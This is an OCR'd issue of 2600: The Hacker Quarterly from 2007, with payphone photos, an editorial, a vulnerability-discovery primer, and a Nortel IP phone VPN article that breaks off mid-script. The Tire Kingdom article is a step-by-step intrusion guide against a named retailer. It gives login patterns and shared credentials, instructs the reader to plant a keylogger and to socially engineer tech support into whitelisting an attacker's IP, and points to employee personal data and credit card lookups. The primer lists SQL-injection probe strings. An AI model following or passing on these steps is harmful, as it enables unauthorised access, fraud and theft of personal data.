
Volume Twenty-Four, Number Two
Summer 2007, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



7 2>
7 25274 83158 6

North Korean Payphones!

At long last, we have pictures of actual payphones in the streets of Pyongyang. These are the kind that real North Koreans use, not the ones found in tourist hotels. All of these pictures are of the same payphone bank, which is possibly the only one of its kind in the country. Here we see kids crowding excitedly around the phones, just as they do at payphones all over the world. The allure of communications seems to be universal.

This is the same bank of phones as seen from the opposite end, taken while passing in a bus. There never seems to be a time when these payphones aren't extraordinarily busy. They're located right outside the Number One Department Store and adjacent to a metro station.

***Photos by* Emmanuel Goldstein**

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

morsels

12063382856

Remaining Relevant

We've witnessed a great change in our culture over the last couple of decades. But many of our readers have only been around themselves for that amount of time or even less. Therefore it's important to look at what has changed so that some perspective can be gleaned out of what's been going on. And for the rest of us, it's important to remember so we can also learn and hopefully plan things out for a better future.

People used to get involved in hacking back when the world of computer and telephone technology was just beginning to open up because for many of us it was the only way in. Owning a computer was something most of us could only dream about. And the telephone network was big and omnipotent and kept out of the reach of those who wanted to shape it and experiment.

In the early days, if you wanted to play with a UNIX system, you almost *had* to use one that you didn't have permission to access. If you wanted to communicate on something bigger than a one or two line BBS, breaking into a system run by the government or a large corporation was a path many of us chose.

The cost of making a telephone call was almost universally prohibitive for anyone who had the desire to try and communicate with people outside their local area. Methods were devised and shared that allowed those with a bit of technical knowledge, a spirit of rebellion, and a desire to explore the ability to make calls all around the world, not just to other people like them but also to operators and technicians who could help them understand the vast system.

Today it's a completely different landscape, at least for those of us in the developed world. Hopping on the net and communicating worldwide is something practically everyone takes for granted these days. It means nothing to access a website that's coming from another part of the world whereas in the past it would have been a big deal to see even a foreign newspaper in the library. Details of our daily lives are shared planetwide through our blogs, mailing lists, mobile phones, laptops, and scores of other devices and methods. Contacting anyone anywhere at any time has never been easier or cheaper.

It would seem that everything those hackers of the not-so-distant past were setting out to achieve has been accomplished. Access is readily available to most of us, communications around the globe are cheap or free, information on operating systems and computer programs is shared rather than restricted, and concepts like open source software, free access, and open expression seem to be flourishing or, at the very least, heavily in demand.

So where do the hackers fit in today? How are they even relevant?

To answer this requires an understanding of what hacking actually is. If you're of the belief that the world of hacking comprises little more than making free phone calls and infiltrating computer systems, then the relevance factor has indeed gone way down. There is no long distance anymore; There seems to be little that is beyond reach. You no longer have to be a hacker to figure it all out. And since computers are now everywhere, all sorts of people are accessing things they're not supposed to have access to, regardless of their technical ability. Whether it's a university that leaves the personal data of 90,000 people up on a website, a certain government agency that still has its routers accessible to the entire world using default passwords, or individuals who feel compelled to post an astounding amount of personal data and private thoughts on sites like MySpace, Facebook, LiveJournal, Blogger, and so many others - infiltration and the obtaining of data that we really shouldn't be able to obtain is hardly a challenge anymore.

To many that challenge has been reversed. Instead of trying to figure out ways to penetrate a system, the task now is to keep from being victimized by our

collective naivete and the poor security that pervades the computers running our society. Maintaining your own privacy, avoiding the many ways of becoming a victim, and ultimately designing better systems is the next step that many of us are already taking.

While these are all positive things to be involved in, they are mostly defensive and lack the real edge of what the hackers of old were involved in. For those who have never experienced this, it's very difficult to describe. But it's a feeling of knowing that you're into something fascinating that most "normal" people could never understand and that one day might lead to something incredible. It's also something that is usually forbidden for one reason or another, often because the people in control also realize the tremendous potential and they fear the sense of empowerment that individuals might gain by understanding this.

Lots of people see the thrill in being involved with something like the hacker world because it's portrayed with a hint of insurgency and self-determination. It's romanticized in our movies, on television, and in literature. Even in mainstream stories, the hero always operates outside the rules in order to get the job done effectively, as well as to be defined as a true individual. And for the vast majority of those interested in becoming part of the hacker culture, this is all that matters: the image. That, even more than the changing technologies, is what threatens the relevancy of the hacker world. It's the epitome of a rebel without a cause.

There are all sorts of stories that have been written about victors in a war who then have no idea how to handle their triumph because they never expected to win. There are elements of that which can be applied to hackers. We no longer need to struggle to accomplish those things we wanted, mainly communications, understanding, and the sharing of information. Those all seem to be the defaults now. In that regard we have most definitely won.

But luckily the hacker mentality goes quite a bit beyond those concepts. Discovery never ends. Nor do those forces that want total control over societies and individuals, those forces which we must engage in perpetual battle with. As long as they exist - in other words, for the duration of humanity - the hacker mentality will continue to be relevant and essential.


It's difficult not to get sucked into the world of popularity, especially when what you are saying or doing happens to become trendy. We've faced this odd problem for a large part of our existence. We've watched many good ideas turn into vastly successful business models. We've seen many people become insanely rich. And we've witnessed the inevitable gap that develops between the original goals and the realities of the marketplace when "success" strikes. It's not that bigger isn't always better. The original picture, however, does tend to become obscured when it's surrounded by flashiness and mass appeal. This may be fine for promoting commercial products but it's about the worst thing that could happen to an entity with ideals.

An interesting parallel is that of government. Many years ago it was possible to be heard as an individual, even all the way to the top leadership positions. Today that is all but impossible with all of the "protection" and virtual firewalls that keep the people from their leaders. This is not a healthy progression. There is growing and then there is growing apart.

We will remain relevant as long as we keep thinking and developing as individuals. It's clear the landscape has changed and it would be foolish to not change with it. But to say the hacker world is dead because there's nothing left to hack shows a profound lack of understanding as to what hacking actually is. It's not a fashion statement or a fad. It's not a bunch of people looking to break the laws and get everything there is to get for free. It's a state of mind that keeps one in a constant state of questioning everything around them, whether it be technological in nature, a set of rules, or an entire belief system. It's about adapting and experimenting, far more than most others would ever attempt. And, perhaps most importantly, it's about sharing what you learn and what you experience, not just with fellow hackers but with the rest of the world. It's likely most of the latter will have no idea just what it is you're doing and in fact may completely misunderstand your motives. But perceptions change over time, one way or another.

We're always looking to hold onto our spirit here and to self-examine as much as possible. This is why we sent out reader surveys to all of our subscribers earlier this year. In the next issue we hope to be able to analyze the pile of opinions and suggestions we've gotten back. The enthusiasm we've seen so far is all the evidence we need to conclude that we've still got something amazing here.

Discovering Vulns



by Cliff

"H3y d00Dz w07 R t3h r34l1y k3wl hAx 4...?" Aren't you just sick of reading this kinda thing? Guess what, the "k3wl hax" don't get designed and published by Microsoft each week. People *find* them. Where do exploits and vulns (system vulnerabilities) get found? They're usually bugs or misused features. But how do they get discovered? How can you discover your own, or better still, how can you reduce the risk of someone else finding vulns with your code? I'm going to talk in general terms about methodologies as opposed to any script-kiddie examples.

Exploits

Exploits are vulnerabilities that have been taken to the next level – someone has seen a weakness/vuln and then worked out how to abuse it. An exploit may allow illegal code to be run, it may just crash a system, or it may open a back door for further abuse later. Exploits are pretty much limited by the vulnerability found, but sometimes what appears a minor vulnerability can open up a chain of exploits. Some types of exploits are described below.

Reboot – make the server require a restart. This can interrupt other processes, maybe require manual starts of some tools, cause a lot of anxiety, "stability" issues, and other bad things. Very hard to track down.

Starve of Oxygen – strangle all the other apps on the box. If apps run out of system resources (typically RAM or Disk), they can get panicky and start throwing errors of their own. Starving a box using one vuln/exploit may force other apps to fail, possibly revealing secrets along the way, or at least being a huge pain to clear up.

Slow to crawl – If all the starved apps above behave well, they'll just starve to death, and the server will spend every CPU cycle dealing with error messages from dying applications.

Reveal a secret – we just had the one-hundred-millionth (that's a *huge* number, 100,000,000 seconds is over three years!) set of customer sensitive data leaked by computer systems in the U.S. Of course the real number is *much* higher; these 100 million were the ones that had to be confessed. Computers hold so many secrets and they're held so insecurely that secret-fishing is a massive exploit. Secrets could be personal details, or even server details, both valuable to different groups. If an app under duress will report its database filepath, for instance, other attacks can be crafted to attempt to retrieve that file (and the goodies it contains!).

Run illegal code – The server details are a very useful secret for further exploitation. Illegal code may run in-process and so widen the hole of the vulnerability by giving escalated privs.

Open a door – Illegal code could be used to install a backdoor into the system, making future breaches easier

Pwn3d! – and the box becomes a zombie, completely owned by someone other than the owner!

Failing Inelegantly

Great, you've written *the* killer app for whatever system/language/etc. Well done! You probably started as a proof-of-concept, then added a bit of testing onto the end, then fixed it for the tests that failed, and called it RTM. There is only one person in the world less qualified to test your code than you are and that's your mother. You are the world's worst test of your own code. You know the workflows, you know where the bodies are buried, you know which bits have to be handled gently.

Unfortunately, your users won't. Users are dumb, all of them. If they weren't dumb, they'd have written the app themselves, so assume they're dumb. If you went so far as to provide a manual/training for your app, your users will either forget it or use it as a bible. But you'll have forgotten one or two key points, so they'll improvise. They'll put a null in the cost box instead of a zero. Hell, they may even type "zero". Likely this'll cause

your system to fail. How it fails is critical not just to the app, but to every other system on the machine!

Yum! Resources! – if your app fails catastrophically and fails to release resources (memory usually), you're enemy number one. *Exploit:* crash the app a few times and watch as other systems struggle for oxygen. One of them may do something cool, or at the very least, force a reboot.

Dog in the Manger – your app fails, but in failing pops up a modal dialogue warning of the failure before closing down. *Exploit:* similar to above, the program holds server resources hostage until some stupid "ok" box is ticked... on a blade in a massive server farm!

Debug Messages – your app fails, and in order to help you out, it tells you some secrets about where and how it failed. Now everyone knows what version of .NET (or whatever) you're running and, lookee here, a snippet of the app code. That could be handy later....

Error Messages – like Debug messages, but less friendly. It's quite common to see databases telling you things about themselves when a web app has failed to consider a problem (e.g., MySQL, Access).

You can force inelegant failures by feeding in bad data (remember that user who typed "zero"? What if it was malicious?! You may not know how to exploit a vuln, but somebody else might, so treat all vulns as serious.

Unexpected Input = Unexpected Output

Applications usually deal in one or another with data. In fact, if they don't they're probably just cartoons and not worth bothering with. Data can go into or come out of some kind of datastore, usually a database package of some sort. This is cool. It means we may be able to get some secrets out in exchange for putting some weird stuff in (technical name here is SQL Injection).

How do you get to enter weird stuff? Have a look at the app you're testing and start typing things into the fields you can type things into. The key here is to type in things the application isn't expecting. Good apps will validate these attacks away, poor ones won't. Inputs typically expect text, a number or sometimes even a file – don't give them exactly what they're expecting.

If they want a file (e.g., an avatar upload for a forum), try passing them an mp3, or an exe. See what happens. You should have the file rejected straight away, but if the app accepts an exe, you may find a way to execute it (on the server!) later.

If the app wants a number, what kind of number does it want? If it expects an integer, try giving it a float (or any other non-integer, such as 3.14159).

What happens if you give it a 0? Or a 0.000000000000001? Or -1? Or 999999 <snip loads more 9s> 99? Or "zero"?

One of these tests may upset the system if it tries to insert text into a numeric field, or tries to divide by zero. If the system is strong, it'll laugh at your efforts. But lesser apps will trip up and maybe tell you a bit about the system!

If the app expects text, then try giving it loads of text. Try giving it non-printing characters. Try giving it characters that have special uses too – my favourites are ';/&--%*?, spaces, and various combinations of them depending on what I've discovered about the app (if it has an MSSQL backend, try feeding fields with %%';--). This can be fascinating if you get your entered text echoed back to you on the next page (for instance a search form), as if your entry isn't parsed and validated. You can start building database queries to discover more about the app and possibly release secret data.

Websites may be probed by messing with their query strings if they pass data in the query string (what appears in the address bar). You may want to try HTMLEncoded values.

So what if you hit a web app with massive JavaScript validation? It may have similar matching validation on the server or the developer may have been lazy. Try a tool like Tamper Data (a Firefox extension) to tweak exactly what gets posted back to the server after the JavaScript has had its fun and tried to stop you!

Can't Take the Strain

Load testing is the opposite of a DDoS attack. Proper load testing will let you know how much activity your server/app can handle before melting down using the exact same tools as you could use for a DDoS. You just watch the results more closely.

Microsoft has a great free stress/load testing application "Web Application Stress Tool" aka Homer. Find it on their website. They also have a fancier one with some of the datacenter editions of some tools, but Homer will do all you need. There are doubtless many others available too.

Start off by working out what a "sensible" workflow through your site may be, and record it. Now play that workflow back with more clients and note which pages seem to be slowest (from the results). Ramp it up a bit more, keep noting your results, and keep going. If you graph your results, you'll notice a pretty linear rise in response times until you hit an elbow in the curve where responses

get dramatically slower. This is your theoretical maximum load. Of course, real world usage isn't nearly so relentless as a cluster on the same LAN hammering one app, but usage will come in peaks, and you must be able to handle those peaks, *not the average* (including overnight) load!

I'm sure you've found one or two pages of your app which seem to cause you the most delays. Rewrite them or split them into parts and keep the server load down. It'll probably be the page with all the big database access/writes, etc., so look at optimising those.

If testing someone else's site, make sure you have permission first. One man's load test is another man's DDoS!

Finally

When writing your app, try designing in security from the beginning. This means coding defensively, expecting your audience to be at best dumb, at worst, hostile! Validate every field you have both on the server and client, and only accept values within the most restrictive range. Expect non-alphanumeric characters and the effects they can have. Trap specific errors, all you can think of, and handle them gracefully. Always have a catchall for unspecified errors, and again, handle it gracefully. Get your code read and tested by friends/peers/colleagues (open source software has a passive testing pool of peers).

Test your app on a virtual machine of some sort (Microsoft Virtual PC or VMWare) so you can recover from errors quickly and easily without killing any other apps. Talk to your datacenter guys about the possibility of using virtual servers (again VMWare/Microsoft both have excellent offerings) to completely ringfence apps. Always make sure you disable any debug modes you have before going public with your app, and finally load test your app so you know how it will cope over time. If you know up front that you will run into loading problems in about three months with expected growth, you can plan for app tuning or hardware expansions and make sure you don't starve other apps causing them to fail. And in all that spare time you now have, why not try finding some new vulns?

The Shifty Person's Guide to Owning Tire Kingdom

by The Thermionic Overlord

With stores splattered all over the United States, chances are you've been to a Tire Kingdom at some point for an oil change, tires, or an overpriced brake job. TK sure runs a slick business, with intimate corporate micromanagement made possible by a centralized network architecture.

Imagine what you could do if you controlled Tire Kingdom's main computer systems: With manager's privileges alone, you have the ability to hire and fire employees, change pay rates, look up commercial and consumer credit card data, even commit outright theft. It's easier than you think with this article as your unofficial guide.

Getting In

The heart of Tire Kingdom is `as400.tirekingdom.com`, an IBM AS400 located in Juno Beach, Florida. All 600 or so stores in the U.S. connect to this system every day through standard DSL or cable connections for upgraded stores, dialup lines for older ones. If you telnet to as400.tirekingdom.com, the system will throw you a login screen at any time of day or night without complaint. What about that username and password? Pick a store number. For Store 121, log in as S121, password S121, et cetera. You can't actually do anything unless your IP address is recognized by the system (TKI) but there exist ways around this problem.

Waltz up to your local store on a Saturday when they're slammed and take a peek at the generic PCs on the counter running terminal emulation software. Each one is numbered in the pattern of S (store number) PC (PC number), as in S121PC03. On the terminal

software, that same PC would have a display ID of S121DSP03. Taped to at least one of the computers at the main counter will be a list of employee numbers for everyone at the store, including managers. You have to be behind the counter to see this, however....

Getting Behind the Counter

If you'd like to play around with the system from a store location with impunity, ask to speak to the general manager and tell him you want to apply for a job. Note the name of the store manager. You'll need it later. He'll most likely steer you to one of the PCs immediately and log onto TK Intranet (intranet.tirekingdom.com, username TK(store#), password TK(store#), domain TKI). He'll sign into the `Deploy` hiring management console with his employee number and password and leave you to fill out an application. As soon as he's gone, fire up a command prompt and enter tracert as400.tirekingdom.com. Note the last hop on the store network and write this IP address down for future reference. It's the Cisco 2500 router underneath the counter. You'll have no web access because all DNS requests besides TK Intranet and a handful of partner companies are blocked.

If you've brought your handy flash drive with a keystroke logger program, now is the time to take advantage of it. Dump the program into an unused directory, fire it up, and don't worry for a second about an anti-virus. You won't find one.

When they're not paying attention too closely, pick up their phone and call another Tire Kingdom, not one in the general area of yours. Explain to whomever picks up the phone that you've lost/spilled coffee on your yellow book with the tech support number in it, and could they pretty please give it to you, you're having trouble connecting to the AS400. Write this number down on a piece of paper along with the manager's employee number, the router's internal IP, the store's external IP if you can find it, and whatever artistic doodles you've been working on.

Day Two

Wait until Monday to return to the store as Sundays are generally dead. Make sure you get a good night's sleep since you'll have to work quickly today.

Walk in as if you own the place and tell the body at the counter that you're finishing an application. Return to the same computer and copy your keystroke log to your flash drive, making sure to wipe the original with the Wipe utility you should be carrying. Busy yourself with whatever hackerish antics you desire until the body at the desk is no longer paying close attention to you, then grab a phone and walk it around a corner for some privacy. By now you should know the manager's employee number, password, router and store IP, tech support phone number, and a static IP address associated with a public computer *(not the one at your house)*.

A Quick Note on TK Passwords

Every TK employee has a six or seven digit employee number which they keep during their tenure at Tire Kingdom. They also have a password between six and eight digits long, as mandated by the AS400's security policy, that must be changed every 90 days. The password cannot be the same as any of the two or three previous passwords and cannot contain special characters to my knowledge. However, 99.9% of *all* TK passwords will be completely numeric as every counter employee including managers keys with their right hand on the numerical pad. For speed, most of them are only six characters in length and are chosen to be quick to pound out.

Tech Support is Here to Help You

Call the tech support number. Have your spiel polished, rehearsed, and ready to go. When you get someone on the line, tell them some variation of the following:

"Hi, this is (manager's name), the manager of TK(store#), and we're having a lot of problems with our Internet access. I keep getting an error when I try to connect, the AS400 keeps telling me I'm signing on from an unknown IP address, and to call you guys with this IP address: (the static IP of a computer you have access to)."

If your social engineering ruse works, prepare for pandemonium as the Tire Kingdom you're in loses all access to the AS400. Hang up the phone and walk out, and quickly get behind the IP address you gave the help desk.

0wning

By now you should have all of the information you need to spectacularly 0wn the AS400 as a manager. The AS400 is configured for ease of use, and finding your way around should be no problem. For real fun, log into `intranet.tirekingdom.com`, click `Deploy`, log in as your managerial self, and promote everyone as high as you possibly can. `Deploy` will give you access to an employee's home address, all personal information, sometimes even a picture. The AS400 has provisions for retail credit card lookup, too.... If you dig deep enough, you'll find information that no one should be able to access, maybe even yours....

Shouts to fysch and lynch, Lardlog, 3m0t3, DJ Hekla, and the Democratic Congress: Please don't fuck it up.

Enhancing Nortel IP Phones with Open Source Software

by Ariel Saia

I thought it would be fun to try connecting one of our company's Nortel IP phones from my home using my broadband connection and a VPN tunnel back to our corporate office. So I took one of our Nortel i2004 phones home and starting seeing what I could do with it.

I first needed to get into the phone's setup. That was easy enough. I powered the unit up and once I saw the Nortel logo come up on the display, I hit the group of four buttons one at a time (below the LCD screen) in sequence 1-2-3-4 from left to right. In the setup I noticed our telephony department configures the phone with full DHCP with data and voice VLAN smarts in the phone. Since my goal was to use the phone in a very basic home network environment, I would need to manually configure some of these settings (more on this later). However I did notice the S1 server (Nortel phone server) specified. So at this point it looked promising that I could have my office IP phone working at my house.

For the first step I needed to create my VPN tunnel to corporate. I had a $400 CyberGuard SG560 firewall/vpn device floating around and decided to configure it as a PPTP client and connect it to my company's PPTP VPN server. Once connected I could then ping the S1 server (Nortel phone server) from the SG560 box. Fantastic! I trekked on; I now needed to configure the phone to communicate over this link rather than being on our internal LAN. I went into the phone's setup again and selected "0" for no DHCP. I then gave the phone a static IP address (on the same subnet as the LAN on my SG560 box) of 192.168.1.10, netmask 255.255.255.0, and 192.168.1.1 as the gateway. The next option was the S1 IP (Nortel phone server) 172.16.201.11. Next was the S1 port. I selected the default port of 4100. I also opted for the defaults for S1 Action "1" and Retry Count "5" and repeated the same steps for S2. I then was asked for a "Voice VLAN." I selected "0" for no on the Voice and Data VLAN. I still had my SG560 connected to my corporate PPTP server. The phone rebooted and after about two minutes the phone connected to the S1 server and was prompting me for a Node and TN number (this is how the phone is registered to the Nortel phone system). The next day I asked one of my friends in the telephony department to provide me with a "Node" and "TN" for my phone. I returned home, plugged the numbers into the phone, and Walla!! The phone connected!

I picked up the handset and called my friend. I could then hear him pick up his handset and begin talking but he couldn't hear me from his end. After some head scratching I decided to put a packet sniffer between my SG560 box and my broadband connection. I found the Nortel phone server was trying to send packets to the phone during my phone call on port UDP/5201 and my SG560 box was of course dropping the packets. I then created a rule on the SG560 box to redirect any incoming UDP/5201 traffic to 192.168.1.10 (the IP phone). I then placed my call again and he could now hear me and I could hear him. So there I sat with an office extension in my house!

I told my friend in the telephony department about my test and of course he wanted one for his house too. However, after hearing he would need a $400 CyberGuard unit, excitement quickly turned to disappointment. I now was determined to come up with a reliable and inexpensive way to use our IP office phones in remote locations.

I had a Linksys WRT54G v4 router flashed with DD-WRT (one of the best third party firmware) that I had been using for Wi-Fi bridging. I remembered seeing the capability of using it as a PPTP or OpenVPN client/server. So I configured the router as a PPTP client just like the SG560 unit and added to port forwarding (UDP 5201) needed by the Nortel phone system. The IP phone connected and my test calls were made

successfully, again just like in the SG560 over my company's PPTP VPN server. I now wanted to test the reliability of the WRT54G. I quickly found that the PPTP connection would drop within a few hours and not reconnect without requiring a reboot of the router. This of course was not an acceptable option so I started looking into OpenVPN as an alternative to PPTP. In the meantime my friend from the telephony department found Nortel was selling a solution (Nortel Contivity) that essentially does the same thing for about $350-$450 per phone and about 10k for the backend VPN server. *Ouch!*

Now more than ever I wanted to build a solution on open source software. I installed my favorite Linux distribution (SuSe 10.1) on a spare server we had in our server room and began the OpenVPN setup. I tested the Linksys WRT54G (DD-WRT) with the OpenVPN client instead of PPTP. I wrote this custom startup script for DD-WRT that creates the needed certificate files and calls the OpenVPN client, also monitoring the tunnel for inactivity, and acts accordingly.

DD-WRT Startup Script

(remember not to enable OpenVPN in the DD-WRT GUI since this script calls it for you)

```
echo 'sleep 8' >> /tmp/vpngo.sh
mkdir /tmp/openvpn
echo "
-----BEGIN CERTIFICATE-----
***Add Your IPcop Server Cert HERE!!***
-----END CERTIFICATE-----
